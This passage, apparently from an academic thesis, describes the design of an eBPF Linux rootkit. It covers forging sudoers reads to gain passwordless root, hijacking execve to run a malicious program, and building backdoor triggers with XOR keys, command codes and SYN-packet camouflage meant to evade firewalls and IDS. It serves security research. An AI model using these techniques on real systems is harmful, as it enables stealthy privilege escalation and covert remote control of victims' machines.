The most widespread and default sudo security policy module is the 'sudoers' policy module, which sets the available sudo permissions of users and groups in the */etc/sudoers* file [102]. In this file, the system administrator can determine the specific permissions of each entity and set different options, including whether they need to introduce the user password when using the 'sudo' command, which is particularly relevant for us. Figure 4.14 shows the */etc/sudoers* file of the host we will infect with our rootkit.

```
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d
```

Fig. 4.14. /etc/sudoers file of infected host.

As we can observe in the figure, members of the sudo group are allowed to execute any command as root. Figure 4.15 shows the users which belong to this group.

```
osboxes@osboxes:~/TFG/docs$ sudo cat /etc/group | grep sudo
sudo:x:27:osboxes
```

Fig. 4.15. /etc/group file in the infected host.

As we can appreciate, the user osboxes (the default user in the host) is included in this group, and therefore this user is allowed to use sudo and run commands as root.

Any user can check its current sudo privileges by running the command `sudo -l` . Figure 4.16 shows this for the osboxes user.

```
User osboxes may run the following commands on osboxes:
    (ALL : ALL) ALL
```

Fig. 4.16. Sudo privileges of user osboxes, with sudo -l.

The value of these entries is taken from the parameters set in figure 4.14, where each of the ALL values mean:

- First ALL: Any user of the group
- Second ALL: Any host
- Third ALL: As any user
- Fourth ALL: Any command

Therefore, user osboxes, as part of the sudo group, may run any command as any user in any host as sudo. The host part is not relevant for our us, since it is used when a single sudoers file is distributed between multiple machines, but we still have to follow the appropriate format when writing an entry in the */etc/sudoers* file.

Each time we execute a command with sudo, a process named 'sudo' will open and read the */etc/sudoers* file, interpreting the contents and allowing or rejecting the action. Note that, although once a user introduces the sudo password it may not be asked again for a period of time, the sudo process will still open and read the */etc/sudoers* file for each time sudo is used. This aspect is particularly relevant for our technique.

4.3.2. Hijacking sudoers read accesses

We will now discuss how our rootkit tampers with the sudoers policy module. The technique we will present is based on modifying the content that the sudo process reads from the */etc/sudoers* file, so that what the user process receives is different than that contained in the file. By crafting some special entries in the file, we can grant automatic passwordless access to any process we want.

In order to read the contents from the */etc/sudoers* file, the sudo process will need to perform the following actions:

- Open the file, using the syscall sys_openat.
- Read the file, using the syscall sys_read.

Note that some intermediate or additional syscalls such as sys_newfstatat, sys_lseek or sys_close are also called, but we are not considering them for simplicity.

Table 4.3 shows the parameters expected by these system calls, based on [103].

SYSTEM CALL	ARGUMENTS
sys_openat	int dfd
	const char __user *filename
	inf flags
	umode_t umode
sys_read	unsigned int fd
	char __user *buf
	size_t count

Table 4.3. Arguments of syscalls used by sudo process.

The table shows that there exist two arguments marked as *__user*, which, as we explained in Section 3.3.1, can be overwritten from an eBPF tracing program using the helper bpf_probe_write_user(). Therefore, there exist two different attack vectors:

- Modify the argument *filename*, so that the sudo process opens a fake, crafted sudoers file. In this file we would write the entries needed for our user to have sudo privilege without a password. Since the sys_open syscall returns a file descriptor, which is later used by sys_read, that is the only argument needed to be modified.
- Modify the buffer *buf* in the sys_read syscall so that it returns specially crafted data to the sudo program.

Although the first option is easier, the second technique can not only apply to reading files, but also to any system calls that loads data into a user buffer. Therefore, the privilege escalation module will incorporate the second technique to show the potential of eBPF in this area.

Figure 4.17 shows the complete process of the technique we will use.

As we can observe in the figure, we will use three eBPF tracepoints. The reason for this is that, although we are able to write into the user buffer at any tracepoint attached to sys_read, we would lack information with only one tracepoint:




Fig. 4.17. Buffer overwrite technique for the privilege escalation module.

- An *enter* tracepoint at sys_openat knows the file being opened, but it does not have access to the user buffer.
- An *enter* tracepoint at sys_read has access to the user buffer, but does not know the name of the file (it only has a file descriptor). Also, if it writes into the buffer now, it will be overwritten later when the kernel reads the */etc/sudoers* file.
- An *exit* tracepoint at sys_read only receives the return value as a parameter (as we explained in Section 3.2.1), but it can freely write to the user buffer if it had access to it, since the kernel already finished writing on it.

Taking the above into account, we designed the privilege escalation technique as follows:

1. We load and attach three eBPF tracepoint programs, and an eBPF map:
   - An *enter* tracepoint attached to sys_openat (sys_enter_openat).
   - An *enter* tracepoint attached to sys_read (sys_enter_read).
   - An *exit* tracepoint attached to sys_read (sys_exit_read).
   - An eBPF map (fs_open) that stores fs_open_data structs, composed of:
     - A process name.
     - A filename.

The key of the map fs_open is the PID of the user process from which the call to an eBPF program originated, this can be obtained using the bpf_get_current_pid_tgid() helper (see Section 2.2.7).

2. A malicious program we executed from user "osboxes" requests sudo privileges. Our goal is to let it run with privileged permissions without having to introduce a password. Note that, although in the system we are using osboxes is a user in the */etc/sudoers* file already (although requiring a password for running as sudo), this process also works if we used a user not included on it in the first place.

   The sudo process opens the */etc/sudoers* file. The syscall is called and the sys_enter_openat tracepoint is called before the syscall is executed. We check that the syscall was called by the sudo process using the helper bpf_get_current_comm() (see Section 2.2.7) and, if it is, write the filename into the fs_open map. After that, the tracepoint exists and the syscall is executed.

3. The sudo process now reads from the file descriptor of the file */etc/sudoers*. The sys_enter_read tracepoint is executed right before the syscall is called. In the tracepoint, we check if we can find an entry with a filename in the fs_open map using the process PID as key (which is the same for all tracepoints, since they originated from the same sudo process). We now write address of the buffer supplied by the sudo process into the map.

4. The sys_read syscall is executed and, when it is about to exit, our tracepoint sys_exit_read is executed. We take the filename and the address of the user buffer from the fs_open map, and overwrite the data at the user buffer which contained the bytes read from */etc/sudoers* using bpf_probe_write_user(). The data we will write resembles a real entry of the */etc/sudoers* file:

   ```
   osboxes ALL=(ALL:ALL) NOPASSWD:ALL #
   ```

   Injecting that string into the read file will grant us with password-less sudo privileges. There are two particularly relevant details on it:

   - The NOPASSWD option instructs sudo not to request a password.
   - A # symbol is included at the end so that any data not overwritten at that line is considered a comment (see figure 4.14).

   Although the previous is sufficient for tricking the sudo process into believing we have sudo privileges, it can happen that a user (in this case, osboxes) already has an entry in the */etc/sudoers* file. When this happens, the sudo process usually chooses the last entry that appears on the file or fails.

   Although not the most elegant solution, the solution for this issue incorporated in our rootkit is that the tracepoint program will continue writing # symbols until an error happens (thus indicating we reached the end of the file).

4.4. Execution hijacking module

This section describes how the rootkit can hijack the execution of programs. Although in principle eBPF in the kernel cannot start the execution of a program by itself, this module shows how a malicious rootkit may take advantage of benign programs in order to execute malicious code in the user space. Therefore, we aim to achieve two main goals:

- Execute a malicious user program taking advantage of other program's execution.
- Be transparent to the user space, that is, if we hijack the execution of a program so that another is run, the original program should be executed too with the least delay.

This technique is based on the modification of the arguments of the system call sys_execve, used to execute programs. When it is called, it causes the program that is currently being run to be completely replaced by the new executed program [104]. Its arguments are listed in Table 4.4

ARGUMENT	DESCRIPTION
const char __user *filename	Path and filename of the file to execute
const char __user *const __user *argv	NULL-terminated array with arguments passed to the program
const char __user *const __user *envp	NULL-terminated array with the environment variables associated to the executed program [105]

Table 4.4. Arguments of system call sys_execve.

As we can observe in the table, all of the arguments of the syscall are marked with the keyword __user, and therefore as we explain in Section 3.3.1 these arguments can be overwritten using the eBPF helper bpf_probe_write_user(). This opens for us the possibility of modifying these arguments so that another file is modified.

Figure 4.18 summarizes the results of an attack using this rootkit module. As we can observe in the figure, we will hijack the execution of sys_execve to run our own program, but as we mentioned we must execute the original program too in order not to raise concerns in the user space. Therefore, the malicious program must be able to access the original arguments of the sys_execve call to execute the original program.

As we will discuss, apart from running the original program, the malicious program will run itself as sudo (taking advantage of the privilege escalation module) and then connecting to the rootkit client.




Fig. 4.18. Overview of execution hijacking attack.

4.4.1. Overwriting sys_execve

We have mentioned the possibility of overwriting the parameters of the sys_execve syscall. However, after loading an eBPF *enter* tracepoint attached to sys_execve and writing into any of these buffers, we found three scenarios:

- The helper successfully overwrites the user buffers.
- The helper fails to overwrite all or some of the buffers.
- The helper successfully overwrites a buffer but, with a single write operation, it has also modified the value of some other user buffer.

The reason for this is that, as we covered in Section 3.3.1, the bpf_probe_write_user() helper fails to write any data in the occurence of a page fault. As we explained in Section 2.6.1, minor memory faults are particularly common when executing a fork() of a process, since the child process will not get its page table completely copied from the parent, but will request the mapping once it is attempted to be read.

Because programs calling sys_execve will be completely replaced by the new program, we can find this function used commonly in two contexts:

- User programs which execute a new program as a child, but they do not want to be terminated themselves. For this, they call a fork() and then execute execve() (which calls the sys_execve syscall) in the child process.
- Programs that are run by the user in the command-line interface. Once a command is introduced, the program corresponding to the command is searched, and the bash process (or any other shell being used) will fork() itself and execute the new program.

Therefore, when modifying the arguments of sys_execve, we will find that most calls are from programs which had executed fork() previously, thus having a high probability of failing. Note that the exact reason why writing one buffer with bpf_probe_write_user() modifies multiple buffers simultaneously is unknown (and possibly undefined behaviour), but it is a situation we must account for, since we cannot trust in the helper not returning an error, we must check the result of this write accesses.

4.4.2. Hiding data in a system call

Apart from having to take into account that the bpf_probe_write_user() helper may fail in unexpected manners as we described, we also need to give special attention to how we will preserve the original information of the program being executed via sys_execve after we modify the arguments of this call. As we showed in Figure 4.18, the malicious program executed using the hijacked syscall must be able to execute the original program. For this, the program will fork() and create a child process, on which execve() will be called with the original program arguments. Therefore, the main issue would be how to recover the original arguments once they were overwritten by eBPF.

In order to achieve this, we will hide the original arguments in those passed to the malicious program. Table 4.5 shows how this process works with a sample sys_execve call. Environment variables have been omitted for simpleness, but we can usually find a large array of them.

ORIGINAL ARGUMENTS	
filename	"/bin/ls"
argv[0]	"ls"
argv[1]	"-l"
argv[2]	NULL
envp[0]	NULL

MODIFIED ARGUMENTS	
filename	"/home/osboxes/execve_hijack"
argv[0]	"/bin/ls"
argv[1]	"-l"
argv[2]	NULL
envp[0]	NULL

Table 4.5. Hiding data in sys_execve arguments.

As we can observe in the table, we will modify the value of *filename* with the malicious program filename, and save the original filename into argv[0]. Performing this substitution means losing little information since the argv[0] argument contains the name of the program [106], information that can also be taken from the filename (thus it can be recovered later). Only in very specific use cases the argv[0] argument is different from the file included in the filename argument (like in Busybox [107]).

After the above substitution, the malicious program (in the table, "execve_hijack") will be called, whose main function receives the following arguments:

```
int main (int argc, char *argv[], char *envp[]){}
```

Hence, the malicious program will use the argv[] and envp[] arrays to make another sys_execve call with the original arguments, running the original program.

4.4.3. Hijacking a program execution

Once we have analysed the two fundamental issues regarding this module (bpf_probe_write_user fails and hiding information in the syscall arguments) we will now analyse the execution hijacking module in detail using a sample program execution.

Figure 4.19 shows an overview on how the eBPF program will proceed to overwrite a sys_execve call.




Fig. 4.19. Ebpf programs used in execution hijack attack.

As we can observe in the figure, the steps followed will be the following:

1. Load and attach an eBPF *enter* tracepoint attached to syscall sys_execve (sys_enter_execve).
2. When a sys_execve is called, the eBPF program proceeds to overwrite the syscall arguments so that, instead of the intended program, the malicious program (in the figure, "execve_hijack") is executed. For this, it will follow the next steps:
   (a) Check using the helper bpf_get_current_comm() that we are hooking the syscall of our target program. For instance, if we are targeting the commands entered by the user in the terminal, we would look for process *bash*.
   (b) Backup the values of the filename and all arguments.
   (c) Write using bpf_probe_write_user into the filename, subtituting it with the filename of our malicious program.

(d) Check that the write call was successful, and that the values of the arguments are still the same as before (since as we explained in Section 4.4.1, these may be modified simultaneously). If one of these errors happened, we will write back into the filename the original program filename and exit from the tracepoint.

(e) Write using bpf_probe_write_user into the first argument argv[0], substituting it with the filename of the original program.

(f) Check again that the write call was successful, and that the values of the arguments are still the same as before. If one of these errors happened, we will write back into the argv[0] the original argument, and exit from the tracepoint.

3. If the previous steps were executed successfully, once we exit from the tracepoint and the syscall sys_execve is executed we will find that our malicious program has been run.

Once our malicious program has been executed, it is its responsibility to execute the original program too. Also, we would like this program to be run with root privileges even if the process which issued the original sys_execve call did not possess those. For this, multiple methods can be used:

1. We could call sys_execve again and an eBPF program would modify the arguments with the original program arguments.

2. We could use the information we have hidden in argv[0] to call the original program and to execute the program as sudo.

In this rootkit, the second method will be used, with the purpose of showing this technique that can be used by malware where multiple program executions can be achieved using only one set of arguments with the help of eBPF.

Figure 4.20 shows an overview on how the malicious program achieves to gain privileges and execute the original program.

As we can observe in the figure, the malicious program will create multiple sys_ execve calls, each with a different set of arguments:

1. Firstly, the malicious program receives the arguments modified from eBPF, where the original filename has been hidden in argv[0].

2. In order to be executed as sudo, the program crafts a new sys_execve call for running itself as sudo. For this, it creates a sudo process, which will inspect arguments argv[1] and onwards to construct its own privileged sys_execve call once it checks the user has sudo permissions.

   Since our malicious program does not have sudo permissions, we make use of the privilege escalation module we explained in Section 4.3 in order to modify the




Fig. 4.20. sys_execve calls of a malicious program to execute original hijacked program.

contents of the */etc/sudoers* file and tricking the sudo process into considering we have sudo privilege. After this, the sudo process makes a sys_execve call to the malicious process, which this time will be running with root permissions.

3. Once the malicious program is running with root privileges, it can perform different actions in the infected machine. In our rootkit, this program (which can be found in the repository at [108]), establishes a connection with the remote rootkit client using a raw sockets-based protocol (which will be explain in Section 4.5.2).

   Apart from this, the malicious program will now run the original program, by taking argv[1] as the filename and considering the rest of the argv[] array, starting at position 2, as the program arguments (argv[1], argv[2]...). With respect to argv[0], its original value is easily recovered from the original filename.

4.5. Backdoor and C2

This section covers a comprehensive analysis of the design, implementation and functioning of the rootkit backdoor and its C2 capabilities. As we explained at the beginning of the chapter, the rootkit will be capable of controlling all incoming and outgoing network traffic, and we will weaponize this capability to build a remotely controllable system which executes orders from the rootkit client.

Apart from the XDP and TC eBPF programs which compound the core of the backdoor module, we had to design and implement a series of network protocols which enable to communicate through the network with the rootkit client. Also, we will consider that a firewall, or an Intrusion Detection System (IDS) [109] may be scanning the traffic, searching for suspicious packet. Therefore, we will attempt to camouflage our traffic as common traffic generated by benign applications.

Note that IDSs and firewalls are usually located outside of the host, in the middle point

between the router which connects to the Internet and the host. Therefore, it is not enough that we hide our rootkit packets from the kernel using XDP as we explained in Section 3.4, but rather we must aim to design packets which are not suspicious to be malicious even from the perspective of software that sits in the middle of all of our transmissions through the network.

4.5.1. Backdoor triggers

After a machine is infected by the rootkit, the rootkit client program will be used by the attacker to initiate a connection with the backdoor. However, first and foremost the backdoor needs to be able to detect whether a packet corresponds to common traffic generated by the host applications, or if it is coming from the rootkit client. This is because the attacker may be launching the rootkit client from any IP address, and listening at any port, so the backdoor must learn these parameters from the rootkit client, whose identity must be "authenticated" before establishing a connection with it. The first packet or group of packets whose purpose is to instruct the backdoor about who is the rootkit client and initiate a connection is known as a "trigger".

Although there exist a wide variety of types of triggers, each type offers different advantages and drawbacks. In our rootkit, we have implemented multiple triggers with the purpose of discussing multiple authentication options, ranging from simple keywords inserted on packets, to complex packet streams that are based on triggers found in real-world rootkits.

Note that, as we introduced in Section 2.8, we will be exclusively working with TCP/IP packets, but an eBPF backdoor is capable of operating with any protocol of the network stack.

Keyword-based triggers

These triggers are one of the simplest but also the most easily detectable by any program inspecting the network traffic. This type of trigger consists of including a keyword (a simple string) inside the payload of the TCP packet. Figure 4.21 shows an example of a trigger of this kind.

Our rootkit is prepared to listen for keyword-based triggers, although it is a simple Proof of Concept (PoC) which does not take part in the main C2 functionality. In the case of the trigger shown in Figure 4.21, the rootkit will analyse the packet and detect that the pre-defined keyword "XDP_PoC_0" has been inserted into the payload, thus learning that the packet has been sent by the attacker. In the PoC implemented in our rootkit, this triggers an overwrite action, in which the XDP program will proceed to modify the payload and the packet size, changing the contents of the packet. This PoC can be seen in action in Section 5.5.4.

Note that this functionality of XDP, although it has not been integrated in our rootkit, enables a wide range of attacks related with the network, effectively working as Man-in-




Fig. 4.21. Keyword-based trigger on a TCP/IP packet.

the-Middle. An example of this is HTTPS Downgrade attacks, where we would tamper with the traffic related to the cipher suite negotiation process so that it turns into a plaintext HTTP connection or an HTTPS connection with a less-secure cipher suite [110].

Port-knocking triggers

This type of triggers is based on a common previously agreed sequence of ports which both the backdoor and the client share beforehand. When the client wants to initiate a connection with the backdoor, it will send an ordered sequence of packets directed to multiple of the ports of the infected host, so that the order of these ports corresponds to the sequence agreed with the backdoor [111]. A backdoor sniffing network traffic will detect this pattern and initiate a connection with the source.

This type of trigger has not been implemented in our rootkit, although it has been discussed here for being one the most popular options.

Advanced pattern-based triggers

One of the main issues with keyword-based triggers is that, upon inspection of the packet, the trigger is easily recognizable (the payload contains a plaintext string) and this can lead to firewalls and IDSs flagging it as suspicious.

We can, however, work on top of the idea of building a pattern that can be recognized by the backdoor, but at the same time seems random enough for an external network supervisor. This is the basis of some of the triggers we can find in real-world rootkit, such is the case of the rootkit Bvp47 [4].

Bvp47 is a rootkit with C2 capabilities built as a Linux kernel module developed by the NSA Equation Group and discovered by the research laboratory Pangu Lab [112]. One of its capabilities is communicating with a backdoor via pattern-based triggers. These triggers are seemingly random, but they follow a hidden pattern that only the entity who knows it will be able to detect it, acting as a "key". The triggers used in the Bvp47 rootkit consist of a TCP packet whose payload has been filled with random memory, with the exception of a selection of bits which are the result of certain XOR operations [113].

The backdoor of our rootkit can work with pattern-based triggers similar to those

presented in Bvp47. Figure 4.22 shows the trigger we implemented for our backdoor.




Fig. 4.22. Pattern-based backdoor trigger in our rootkit.

As we can observe in the figure, a series of 8 data sections of 2 bytes of length each are included in the payload. Some of these are completely random, while others are the result of calculating operations involving other sections and some "keys". These keys are data shared by the backdoor and the rootkit client and enable to encode hidden information in what would seem random data after they are XORed with other data. Specifically, the key K3 encodes the command which the rootkit client wants the backdoor to execute. Table 4.6 shows the values and the actions triggered by K3 once they are parsed by the backdoor. Table 4.7 shows the shared values of K1 and K2, which do not trigger an action like K3, but serve to ensure that the value at the 7th data section (S3 XOR K3) was not generated by accident by another packet.

VALUE	ACTION
0x1F29	Request to start an encrypted pseudo-shell connection.
0x4E14	Request to start a 'phantom shell' connection (this is explained in Section 4.5.2).
0x1D25	Request to load and attach all rootkit eBPF programs.
0x1D24	Request to detach all rootkit eBPF programs (except the backdoor's).

Table 4.6. Rootkit actions related to K3 values in the pattern-based backdoor trigger.

The above format guarantees that two packets will never contain the same data, while at the same time the result is a TCP packet with random data. Therefore, when the backdoor receives any TCP packet, it will attempt to use K1, K2 and K3 to calculate the operations shown in Figure 4.22. If the format matches, then it will instruct the rootkit module responsible to execute the action related to K3.

KEY	VALUE
K1	0x56A4
K2	0x7813

Table 4.7. K1 and K2 values in the pattern-based backdoor trigger.

Although this type of trigger is stealthier than the previous we presented, its main drawback is that, upon a forensic investigation and decompilation of the rootkit and backdoor, the value of the keys can be found and therefore its traffic detected.

Also, we want our TCP packet to be as similar to normal traffic as possible, therefore sending a single TCP packet without a previous 3-way handshake would be slightly suspicious from a firewall standpoint. Therefore the pattern-based trigger we have presented will be a SYN packet (in the TCP header, we set to 1 the SYN FLAG), so that the trigger could be seen as a normal request for initiating a connection.

Although using SYN packets is stealthier than sending single data packet without being in the context of a connection, it can be argued that SYN packets in a 3-way handshake do not usually have a payload. However, the TCP standard allows for the inclusion of data in SYN packets, and there exist some cases in which SYN packets with data are being actively used, such is the case of TCP Fast Open [114] [115]. Also, we can find that firewalls such as Cisco do not drop SYN packets even if they have data by default [116].

Multi-packet stealthy triggers

The final type of trigger incorporated into our backdooring system consists of a trigger composed of a stream of TCP packets with an empty payload field. In this case, the authentication of the rootkit client by the backdoor is achieved by hiding data inside some of the fields at the TCP or IP headers.

This trigger is based on the one included on the implant called "Hive", from which various classified documents related with its development were leaked by WikiLeaks [117]. In this implant, the developers designed a large data payload to send with their own implant remote controller, which was later divided into smaller chunks, each part being injected into a different TCP, UDP or ICMP packet in a packet stream. When the implant received these packets, it would reconstruct the original data by taking the payload from the received packets and joining the chunks in order of packet arrival.

In our rootkit, we will follow a similar approach, hiding a large set of data not in the payload of a TCP packet, but in the TCP headers itself. Our packets will also be marked with the SYN flag. By taking these two measures, the stream of packets would seem a harmless succession of SYN packets requesting to start a connection.

Firstly, the rootkit client will define the data payload to send as shown in Figure 4.23.

As we can observe in the figure, the rootkit will tell the backdoor information about to which IP address the rootkit has to send back a response. This enables to send the multi-




Fig. 4.23. Data payload sent by rootkit client using multi-packet trigger.

packet trigger from a spoofed IP address and port. It also contains another K3 XORed with the port, so that the backdoor knows which action is requested by the rootkit client. The values for this K3 are the same as we showed in Table 4.6.

The payload also contains two particularly relevant fields, a CRC and a XOR key:

- The XOR key will be used to calculate a rolling XOR over the whole payload before it is sent. This operation consists of calculating the XOR of each byte X with its adjacent X+1, and storing the result of the operation in byte X+1. Therefore, byte 0x00 is XORed with 0x01 and stored into 0x01, byte 0x01 XOR 0x02 is stored in 0x02, and we repeat the operation with the whole payload. The result is a seemingly random array of bytes, which may go under the radar of any software supervising the network.

- The Cyclic Redundancy Check (CRC) is an error-detecting code commonly used to check for errors during data transmission [118]. By calculating the CRC of our payload, we aim to ensure that the complete payload has been reconstructed successfully after transmitting it to the backdoor.

  A CRC is necessary because we may receive corrupted packets (TCP guarantees integrity of data during a connection between applications, but we are capturing the packets from the kernel in the backdoor) and because a firewall may modify our packets before they reach the kernel at the host.

After the rootkit client has built the data payload to send, it will divide it into multiple chunks and inject them into some of the fields at the TCP headers. We have implemented two different triggers according to this:

1. The first type of trigger consists of dividing the payload into 3 chunks of 4 bytes each, and injecting them into the sequence number of SYN TCP packets, as shown in Figure 4.24.

